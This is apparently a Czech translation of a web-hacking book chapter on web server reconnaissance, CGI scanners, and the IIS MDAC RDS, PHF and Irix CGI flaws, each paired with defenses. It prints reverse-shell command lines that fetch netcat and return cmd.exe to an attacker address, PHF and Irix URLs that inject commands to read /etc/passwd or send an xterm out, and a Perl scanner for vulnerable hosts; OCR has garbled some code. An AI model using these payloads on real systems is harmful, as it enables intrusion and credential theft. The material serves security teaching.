**P**oslední oblastí, která ještě není útočníky dostatečně prozkoumána, je eCommerce. Proč? Protože množství zařízení s podporou Internetu je obrovské. V současné době obsahuje podporu webu téměř vše. Celulární telefony, pagery, PDA (osobní digitální asistenti), zařízení na bázi Windows CE a televizory jsou jenom malým příkladem z obrovského spektra webových zařízení. Taková situace je teď. A co teprve může přinést budoucnost? Realita je v tomto případě bujnější než vaše představivost. Všechno co obsahuje čip, může být připojeno do Internetu: automobily, lodě, letadla, kávovary a možná i topinkovače. A všechna zařízení připojená do Internetu budou muset být bezpečná. Jinak je zákazníci nepřijmou.

Tisíce společností rozpoznalo sílu webu v jeho všudypřítomnosti, efektivnosti šíření informací, distribuci produktů, poskytování služeb zákazníkům a udržování kontaktů s klienty. Přestože mnohé organizace vynaloží obrovské úsilí na zabezpečení sítě pomocí filtrů, firewallů a IDS, mnohé z těchto investic nijak neovlivní bezpečnost informací šířených pomocí WWW. Proč je tomu tak? Protože velká většina útoků na stránky WWW se uskutečňuje prostřednictvím portů (80, 81, 443, 8000, 8001, 8080), které filtry kvůli přístupům k WWW serveru propouštějí. Po přečtení této kapitoly budete možná překvapeni, jaké nebezpečí představuje pouhý prohlížeč WWW v rukou obeznaře útočníka.

Samořejmě je možné podniknout kroky, které toto nebezpečí sníží, ale většinu slabin webového serveru lze odstranit pouze pomocí velmi pečlivého návrhu, bezchybného programování a konfigurace, společně s nepřetržitým pečlivým monitorováním systému. Tyto činnosti bohužel vyžadují nemalé úsilí a většinou i vyhrazení pracovních sil zabývajících se výhradně provozem a návrhem systému.

## ANALÝZA WEBOVÉHO SERVERU


Stejně jako získávaní informací o sítích a systémech (popsané v kapitole 1) je pro útočníka důležité získávání informací o konkrétním web systému. Tato činnost zahrnuje manuální rozbor zdrojového kódu stránek WWW, jehož cílem je nalezení kritických informací, chyb v programech a návrhu celého systému. V této sekci popíšeme metody používané k analýze stránek WWW. Budeme mluvit jak o manuálních metodách, tak o automatizovaných utilitách, skriptech i komerčních nástrojích.

### Ruční prohlížení jednotlivých stránek



Rozšířenost	10
Složitost	9
Dopad	2
Celkové riziko	7

Klasická metoda analýzy webu spočívá v prohlížení zdrojových kódů všech stránek pomocí běžného prohlížeče. Pomocí této metody může útočník získat mnoho užitečných informací, včetně cenných komentářů ve zdrojovém textu, e-mailových adres, telefonních čísel, JavaScript kódu a mnohé další. Na obrázku 15-1 je uveden příklad zdrojového textu stránky, který je možné v prohlížeči získat příkazem View - Page Source.



```


<!-- The Welcome Center home page
Note to programmers: be sure to use agreed upon directory structure.
/opt/html
/opt/cgi-bin (try test-cgi or get.cgi for testing)
/opt/test
-->

<HTML>
<HEAD>
<TITLE>Welcome center home page</TITLE>
</HEAD>
<BODY BGCOLOR="#0000FF" TEXT="#FFFFFF">
<h1>Welcome to the world of web hacking.</h1>
<IMG src="file:///c|7C/temp/mtnowl.jpg">
<h2>This is a test, this is only a test.</h2>
<!-- Old password is "mytest". -->
</BODY>
</HTML>

<!-- Any problems or questions during development give me a call at:
800-555-1234 - me@welcome.com
-->

```

Obrázek 15-1. Kód HTML může být zlatým dolem informací, jako jsou adresářové struktury a telefonní čísla, jména a e-mailové adresy vývojářů stránek



Obrázek 15-2. Teleport pro Windows NT


## Automatizace

Rozšířenost	10
Složitost	9
Dopad	1
Celkové riziko	7


V případě velkých webových serverů (více než 30 stránek) je ruční analýza značně pracná a většina útočníků tedy raději používá automatizované nástroje. Existuje nepřeberné množství programovačích jazyků, pomocí kterých lze vytvořit skripty s požadovanými funkcemi, ale zřejmě nejrozšířenějším je Perl. Pomocí jednoduchého kódu můžeme ve stránkách na cílovém serveru vyhledávat určitá klíčová slova. Příklady kódu najeznete na: [http://cgi.resourceindex.com/Programs\\_and\\_Scripts/Perl/Search/Searching\\_Your\\_Web\\_Site](http://cgi.resourceindex.com/Programs_and_Scripts/Perl/Search/Searching_Your_Web_Site).

Pro Unix i NT existuje velké množství těchto utilit. Jednou z nejdokonalejších je například Teleport Pro (obrázek 15-2) pro Windows NT (<http://www.tenmax.com>).

Program umožňuje zkopirovat obsah celého WWW serveru na lokální počítač, takže analýzu je možné provádět mnohem efektivněji. Navíc není nutné kopírovat úplně všechny stránky. Stačí ty, které obsahují cennou informaci. Tyto stránky většinou obsahují klíčová slova typu „e-mail“, „kontakt“, „user\*“, „pass\*“, „update“ atd. Můžeme tedy Teleport Pro nakonfigurovat tak, aby kopíroval stránky obsahující daná slova a aby tato slova hledal pouze v souborech určitého typu. Nejčastěji se jedná o soubory s koncovkou \*.htm, \*.html, \*.shtm, \*.shtml, \*.txt, \*.cfm. Na následujících obrázcích je vidět, jak lze v programu zadat typy souborů a řetězce, které musí stránka obsahovat, aby byla zkopirována.



Jakmile jsou požadované stránky zkopírovány, může si útočník jejich analýzou udělat obrázek o tom, jak je WWW server navržen, a tím objevit slabé stránky a chyby v konfiguraci.



## Obrana proti analýze webového serveru

1. Monitorujete inkrementání požadavky GET, které následují v krátkém časovém intervalu bezprostředně jeden za druhým.
2. Instalujete skript „garbage.cgi“, který bude automatizovaným čmuchalům poskytovat nekonečné množství nesmyslných dat. Teleport Pro sice umožňuje data tohoto typu vyloučit, ale aspoň tím útočníkovi znepříjemníte život.

## HLEDÁNÍ DOBŘE ZNÁMÝCH CHYB

Přestože jsou tyto chyby známé již dlouhou dobu, stále se vyskytují. Na druhou stranu je lze velmi snadno odhalit.

## Odhalování bezpečnostních děr ve skriptech

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>4</b>
Celkové riziko	<b>8</b>

V této části textu se budeme držet pořekadla „poznej svého nepřítele“. K analýze svého webového serveru totiž použijeme programy často používané samotnými útočníky. Tyto utility testují server na přítomnost jedné nebo i více bezpečnostních děr. Některé další utility tohoto typu najdete na <http://www.technotronic.com>.

## Phfscan.c

Chyba PHF (o které budeme podrobněji mluvit později) je jednou z prvních velkých chyb objevených ve skriptech používaných na straně WWW serveru. Chyba umožňuje útočníkovi spustit na počítači s WWW serverem jakýkoli příkaz se stejnými právy, jako má uživatel, pod kterým je tento server spuštěn. Útočník většinou použije příkaz pro stažení souboru /etc/passwd apod. Bylo vytvořeno několik programů, které tuto chybu testují nebo se ji snaží zneužít. Jedním z nejpopulárnějších je phfscan.c. Program nejdříve přeložte (gcc phfscan.c -o phfscan) a potom vytvořte seznam počítačů, které chcete otestovat (k vytvoření seznamu můžete použít nám dobře známý program qping). Seznam pojmenujte host.phf a umístěte ho do stejného adresáře s programem phfscan. Spusťte phfscan, a pokud některý ze serverů obsahuje PHF chybu, budete o tom informováni.

## Cgiscan.c

Utilitu cgiscan vytvořil v roce 1998 Bronc Buster a lze pomocí ní odhalit téměř všechny starší chyby ve skriptech používaných serverem (PHF, count.cgi, test.cgi, PHP, handler, webdist.cgi, nph-test-cgi a mnohé další). Program hledá skripty k testování v adresáři cgi-bin a pokouší se zneužít chyby, které se v nich nacházejí. Příklad použití následuje:

```
[root@funbox-b ch14]# cgiscan www.somedomain.com
New web server hole and info scanner for elite kode kiddies
coded by Bronc Buster of LoU - Nov 1998
updated Jan 1999
```

### Getting HTTP version

```
Version:
HTTP/1.1 200 OK
Date: Fri, 16 Jul 1999 05:20:15 GMT
Server: Apache/1.3.6 (UNIX) secured_by_Raven/1.4.1
Last-Modified: Thu, 24 Jun 1999 22:25:11 GMT
ETag: "17d007-2a9c-3772b047"
Accept-Ranges: bytes
Content-Length: 10908
Connection: close
Content-Type: text/html
```

```
Searching for phf : . . . Not Found . .
Searching for Count.cgi : . . . Not Found . .
Searching for test-cgi : . . . Not Found . .
Searching for php.cgi : . . . Not Found . .
Searching for handler : . . . Not Found . .
Searching for webgais : . . . Not Found . .
```

```

Searching for websendmail : . . . Not Found . .
Searching for webdist.cgi : . . . Not Found . .
Searching for faxsurvey ; . . . Not Found . .
Searching for htmlscript : . . . Not Found . .
Searching for pfdisplay : . . . Not Found . .
Searching for perl.exe : . . . Not Found . .
Searching for wwwboard.pl : . . . Not Found . .
Searching for www-sql : . . . Not Found . .
Searching for service.pwd : . . . Not Found . .
Searching for users.pwd : . . . Not Found . .
Searching for aglimpse : . . . Not Found . .
Searching for man. sh : . . . Not Found . .
Searching for view-source : . . . Not Found . .
Searching for campas : . . . Not Found . .
Searching for nph-test-cgi : . . . Not Found . .

```

[gH] - aka gLoBaL hElL - are lama kode kiddies

 Programů pro odhalování bezpečnostních děr je mnohem více. Na <http://www.hackingexposed.com> najdete odkazy na servery zabývající se bezpečnostní problematikou, odkud lze podobné programy v případě potřeby získat.


## Automatizované aplikace

Rozšířenost	<b>10</b>
Složitost	<b>10</b>
Dopad	<b>3</b>
Celkové riziko	<b>8</b>

Na Internetu je možné najít velké množství aplikací, které jsou určeny k získávání informací o WWW serveru, včetně odhalování chyb v jeho návrhu.

### Grinder

Grinder (<http://hackersclub.com/km/files/hf/rhino9/grinder11.zip>) je Win32 aplikace, která umožňuje skenovat zadaný rozsah IP adres a pro každý nalezený webový server vypíše jeho jméno a verzi. Podobného výsledku lze dosáhnout prostým zadáním příkazu HEAD (například pomocí netcatu), ale Grinder vytváří několik spojení najednou, takže je velmi rychlý. Na obrázku 15-3 je vidět, jak Grinder zjišťuje verze zadaných webových serverů.



Obrázek 15-3. Grinder může být užitečný v určování verzí většího množství WWW serverů najednou

Ke zjišťování verzí webového serveru můžete použít i skenovací skripty z <http://www.hackingexposed.com>. Pokud do souboru ports uvedete číslo portu 80, bude na servery ze souboru hosts automaticky odeslán příkaz HEAD a výsledky budou zaznamenány do souboru <jméno>/<jméno>.http.dump. Příkazový řádek může vypadat následovně:

```
./unicscan.pl hosts.txt ports.txt test -p -z -r -v
```

a jeho výstup je uveden níže.

```
172.29.11.82 port 80: Server: Microsoft-IIS/4.0
172.29.11.83 port 80: Server: Microsoft-IIS/3.0
172.29.11.84 port 80: Server: Microsoft-IIS/4.0
```


## SiteScan

SiteScan nejenomže zjišťuje verzi serveru, ale ověřuje výskyt chyb, jako jsou PHF, PHP, finger, test.cgi a další. Bohužel se jedná o Win32 aplikaci, takže ho nelze použít ve skriptech. Obrázek 15-4 demonstruje použití programu.

## whisker

Whisker je jedním z nejlepších nástrojů určených k testování bezpečnosti WWW serverů. Vytvořil ho Rain.forest.puppy a k jeho provozování potřebujete mít nainstalován interpreter jazyka Perl, například ActivePerl z <http://www.activestate.com>.

Whisker se skládá ze dvou částí, ze skeneru a z konfiguračních souborů, ve kterých se specifikuje, jaké testy je třeba provést. Tyto konfigurační soubory jsou nazývány *databáze skriptů* (script databases) a ma-



Obrázek 15-4. SiteScan umožňuje odhalovat populární chyby WWW serverů pomocí zdařilého grafického uživatelského rozhraní

jí koncovku .db. Distribuce programu obsahuje dostatečně robustní soubor těchto databází. Jednou z databází je například scan.db, který představuje jeden z nejkompletnějších souborů testů bezpečnosti web serveru vůbec. Uvedme příklad, který demonstriruje, jak otestovat pomocí whiskeru cílový server a použít při tom konfigurační soubor scan.db:

```
C:\\\>> whisker.pl -h victim.com -s scan.db
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net --
= - = - = - = - =
= Host: victim.com\li ne = Server: Microsoft-IIS/5.0
+
+ 200 OK: GET /whisker.ida
+ 200 OK: GET /whisker.idq
+ 200 OK: HEAD /_vti_inf.html
+ 200 OK: HEAD /_vti_bin/shtml.dll
+ 200 OK: HEAD /_vti_bin/shtml.exe
```

Z výstupu programu je zřejmé, že whisker na tomto serveru s IIS 5 identifikoval několik potenciálně nebezpečných souborů a přítomnost ISAPI filtrů, které korespondují se soubory .IDA a .IDQ (soubory whisker.ida a whisker.idq jsou pouze testovací soubory, které demonstrují, že je server schopen na požadavky tohoto typu reagovat). A tohle je podstata fungování whiskeru - testuje server na přítomnost souborů se známými bezpečnostními dírami.

Síla whiskeru spočívá v jednoduchém jazyce, pomocí kterého jsou vytvořeny jeho databáze skriptů a který je popsán v souboru whisker.txt, obsaženém v distribuci.

# ÚTOKY VYUŽÍVAJÍCÍ NEDOSTATEČNÉ KONTROLY VSTUPNÍCH DAT

Tyto útoky jsou založeny na chybách v programech nebo chybné implementaci Common Gateway Interface (CGI), Active Server Pages (ASP) a Cold Fusion Markup Language (CFML). Zásadní problémy vznikají nedostatečným prověřením vstupních dat. Útočník pak může dosáhnout toho, že server vykoná příkazy zadané namísto obvyklých vstupních dat.

## IIS 4.0 MDAC RDS

Rozšířenost	<b>10</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>10</b>

Krátkce poté, co v červnu 1999 firma Microsoft odstranila chybu v IIS (Internet Information Server), která umožňovala útok iishack, založený na principu přeplnění vyrovnávací paměti, musela se v červenci vyrovnávat s dalším ničivým útokem. Problém byl původně popsán již v roce 1998 v Microsoft Security Bulletinu, ale konkrétní postup, jak chyby využít, byl zveřejněn mnohem později. Útok využívá chyby v RDS (Remote Data Service), která je komponentou MDAC (Microsoft Data Access Components) a umožňuje vykonání nepřátelského kódu na postiženém serveru.

Podstata problému tkví v objektu DataFactory, který je součástí RDS a který v implicitní konfiguraci umožňuje předávání vzdáleně zadaných příkazů IIS serveru. Vykonávané příkazy mají práva shodná s právy uživatele, pod kterým je služba spuštěna. V tomto případě se většinou jedná o uživatele SYSTEM (systémový uživatel s právy ekvivalentními uživateli Administrátor). Z výše řečeného vyplývá, že útočník může získat privilegia Administrátora na libovolném počítači, který obsahuje tuto chybu.

Rain.forest.puppy vytvořil Perl skript demonstруjící tento typ útoku (<http://www.securityfocus.com>). Skript zadává RDS požadavek na vykonání zadанého příkazu do ukázkové databáze btcustmr.mdb.

Vyhledání serverů náhodných k tomuto druhu útoku je jednoduché. Pomocí programu netcat a skriptu v jazyce Perl můžeme skenovat jednotlivé servery v síti a ověřovat na nich výskyt knihovny msadcs.dll, která je neklamným příznakem přítomnosti MDAC RDS. Lze toho dosáhnout pomocí HTML příkazu Content Type. Pokud vrací řetězec „application/x-varg“, je pravděpodobnost toho, že je server náhodný k tomuto druhu útoku, velmi vysoká. Následuje příklad kódu v jazyce Perl, který lze použít k detekci chyby:

```
#!/usr/bin/perl

if ($#ARGV < 0) {
    print "Error in syntax - try again.";
    print ": mdac.pl 10.1.2.3-255";
}

doit($ARGV[0]);
foreach $item (@hosts) {
    portscandi $item;
}
close OUTFILE;
```

```
sub doit (
    $line = $_[0];
    if ($line!~/#/) {
        if ($line=~/-/) {
            @tmp = split/-/, $line;
            @bip = split//, $tmp[0];
            @eip = split//, $tmp[1];
        } else {
            @bip = split//, $line;
            @eip = split//, $line;
        }
        $al = $bip[0];
        $bl = $bip[1];
        $cl = $bip[2];
        $dl = $bip[3];
        $num = @eip;
        if ($num==1) {
            $a2 = $bip[0];
            $b2 = $bip[1];
            $c2 = $bip[2];
            $d2 = $eip[0];
        } elsif ($num==2) {
            $a2 = $bip[0];
            $b2 = $bip[1];
            $c2 = $eip[0];
            $d2 = $eip[1];
        } elsif ($num==3) {
            $a2 = $bip[0];
            $b2 = $eip[0];
            $c2 = $eip[1];
            $d2 = $eip[2];
        } elsif ($num==4) {
            $a2 = $eip[0];
            $b2 = $eip[1];
            $c2 = $eip[2];
            $d2 = $eip[3];
        }
    }

    # Based on the IP subnet (Class A, B, C) set the
    # correct variables.
    check_end();
    $aend=$a2;

    # Create the array,
    while ($al < $aend) {
        while ($bl < $bend) {
            while ($cl < $cend) {
                while ($dl < $dend) {
                    push (@hosts, "$al.$bl.$cl.$dl");
                    $dl+=1;
                    check_end();
                }
                $cl+=1;
                $dl=0;
            }
            $bl+=1;
            $cl=0;
        }
    }
}
```

```

        }
        $al+=1;
        $bl=0;
    }
}
}

sub portscan {
my $target = $_[0];
print "Port scanning $target.";
local $/;
open(SCAN, "nc -vzn -w 2 $target 80 2>&1 | " ) ;      # Port open
$result = <SCAN>;
if ($result=~~/open/) {
    print "\tPort 80 on $target found open.\n";
    print OUTFILE "Port 80 open\n";
    open (HTTP, ">http.tmp");
    print HTTP "GET /msadc/msadcs.dll HTTP/1.0\n\n";
    close HTTP;
    open(SCAN2, "type http.tmp | nc -nvv -w 2 $target 80 2>&1 | " );
    $result2 = <SCAN2>;
    if ($result2=~~/Microsoft-IIS4.0/) {
        if ($result2=~~/x~varg/) {

            print "Starget IS vulnerable to MDAC attack.";
            print OUTFILE "Starget may be vulnerable to MDAC attack.";
        }
    }
    close SCAN;
}
}

sub check_end {
if (($al==$a2) && ($bl==$b2) && ($cl==$c2)) {
    $dend=$d2;
    I else (
        $dend=255;
    I
    if (($al==$a2) && ($bl==$b2)) (
        $cend=$c2;
    } else {
        $cend=255;
    }
    if ($al==$a2) {
        $bend=$b2;
    } else {
        $bend=255;
    }
}
}

```

**Poznámka**

Použití přepínače -n (programu netcat) vyžaduje na příkazovém řádku explicitní zadání IP adresy.

## Anatomie útoku

Perl skript, který realizuje výše uvedený útok, můžete získat na mnoha místech v Internetu, včetně archivu NTBugtraq (<http://www.ntbugtraq.com>) nebo archivu Security Focus (<http://www.securityfocus.com>). Skript lze spustit jak pod Unixem, tak pod NT a funguje tak, že se snaží přidat k SQL dotazu řetězec „`|shell($pri<u>kaz)|`“. Jakmile MDAC vyhodnotí řetězec shell, vykoná příkaz obsažený v proměnné \$pri<u>kaz. Průnik si můžete vyzkoušet následujícím způsobem:

```
C:\>perl mdac_exploit.pl -h 192.168.50.11
- RDS exploit by rain forest puppy / ADM / Wiretrip -
Command: <run your command here>
Step 1: Trying raw driver to btcustmr.mdb
winnt -> c: Success!
```

Nejsložitější je vymyslet správný a efektivní příkaz, který chceme na cílovém serveru vykonat. Saumil Shah a Nitesh Dhanjani společně s Georgem Kurtzem navrhli příkazový rádek, který pomocí FTP nebo TFTP nainstaluje na cílovém počítači netcat, spustí ho a ten vrátí příkazový rádek cílového počítače (cmd.exe). Pokud chcete použít FTP, zkuste:

```
"cd SystemRoot && echo $ftp_user>ftptmp && echo $ftp_pass>>ftptmp
&& echo bin>>ftptmp && echo get nc.exe>>ftptmp && echo bye>>ftptmp
&& ftp -s:ftptmp $ftp_ip && del ftptmp && attrib -r nc.exe && nc
-e cmd.exe $my_ip $my_port"
```

a pokud TFTP, zadejte:

```
"cd \%SystemRoot\% && tftp -i $tftp_ip GET nc.exe nc.exe && attrib
-r nc.exe && nc -e cmd.exe $my_ip $my_port"
```

Pomocí získaného příkazového rádku si můžete na cílový počítač nainstalovat libovolný program, včetně pwdump.exe, který vyexportuje Lanman a NT šifry uživatelských hesel. Tyto šifry se dále můžete pokusit rozlousknout pomocí programů LOphcrack nebo John v1.6. Pokud výše uvedené série příkazů nefungují, je možné, že se mezi vámi a cílovým počítačem nachází firewall, který filtruje TCP port 21 (FTP) a UDP port 69 (TFTP).

## Obrana proti útoku pomocí MDAC RDS

Můžete budou odstranit všechny kritické ukázkové soubory nebo rekonfigurovat server. Detaily najdete na <http://www.microsoft.com/security/bulletins/ms99-025faq.asp>.

## Chyby v CGI

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

Špatně napsané CGI skripty jsou jedním z největších bezpečnostních problémů v Internetu. V této sekci si popíšeme několik nejznámějších chyb v CGI skriptech a řekneme si, proč jsou tak nebezpečné.

## Skript pro vyhledávání v telefonním seznamu (PHF)

Jedná se o jednu ze starších chyb, která se v dnešní době vyskytuje jen zřídka. Skript PHF byl součástí NCSA HTTPD serveru (verze 1.5A-Export nebo starší) a Apache HTTPD serveru (verze 1.0.3). Jedná se o ukázkový CGI skript, který implementoval formulář s možností vyhledávání v databázi typu telefonní seznam. Tento skript používá pro kontrolu vstupních dat funkci `escape_shell_cmd()`, takže v případě špatného použití existuje možnost vykonání příkazů na počítači, kde skript běží. A skutečně, při kontrole vstupních dat je opomenut znak pro novou řádku (newline nebo „, hexadecimálně Ox0a). Tento znak lze použít k vykonání příkazů na cílovém počítači. Následující URL vypíše do prohlížeče obsah souboru `/etc/passwd` (pokud může uživatel, pod kterým je webový server spuštěn, tento soubor číst):

```
http://192.168.51.101/cgi-bin/phf7Qalias-x%0a/bin/cat%20/etc/passwd
```

Následující URL odešle na útočníkův stroj okénko xtermu (samozřejmě pouze tehdy, pokud útočník nesedí za firewallem, tj. pokud je pro server přímo přístupný):

```
http://192.168.51.101/cgi-bin/phf7Qalias=x%0a/usr/openwin/bin/xterm%20-
display%20172.29.11.207:0.0%20&
```

Více informací o této chybě najdete na <http://oliver.efri.hr/~crys/security/bugs/mUNIXes/httpd3.html>.

## Obrana proti chybě v PHF

### Prevence

Odstraňte skript ze serveru.

### Detekce

Detekce PHF útoku je zabudována téměř do každého komerčního i volně šířitelného IDS, takže by neměl být problém s jeho odhalením.

K obelstění útočníka můžete použít `phfprobe.pl`. Po nainstalování se tento skript tváří, jako by server obsahoval PHF chybu, ale ve skutečnosti zaznamenává průběh útoku a informace o útočníkovi. Tuto past používejte pouze v případě, že máte dost odvahy.

## Chyby CGI skriptů v Irixu

Razvan Dragomirescu v roce 1997 zjistil, že mnoho systémů s operačním systémem Irix obsahuje v sub-systému Outbox Environment několik programů, které mají chybu v kontrole vstupních dat. `Webdist.cgi` a některé další manipulační skripty, které jsou součástí Irixu 5.x a 6.x, umožňují vykonání příkazů na serveru. Následující URL zobrazí soubor `/etc/passwd`:

```
http://192.168.51.101/cgi-bin/handler/something;cat<tab>/etc/
passwd?data=Download<tab>HTTP/1.0
```

Tam, kde je uvedeno „<tab>“, stiskněte tabulátor.

## Poznámka



## Obrana proti chybám v CGI skriptech Irixu

Pokud vadné skripty nepoužíváte, odstraňte je. Pokud se bez nich neobejdete, aplikujte záplatu firmy SGI ([http://www.sgi.com/support/patch\\_intro.html](http://www.sgi.com/support/patch_intro.html)).



### test-cgi

Tato chyba byla poprvé zveřejněna skupinou LOph t v roce 1996 a umožňuje útočníkovi prohlížet adresáře WWW serveru. Následující URL umožňuje zobrazení obsahu adresáře cgi-bin:

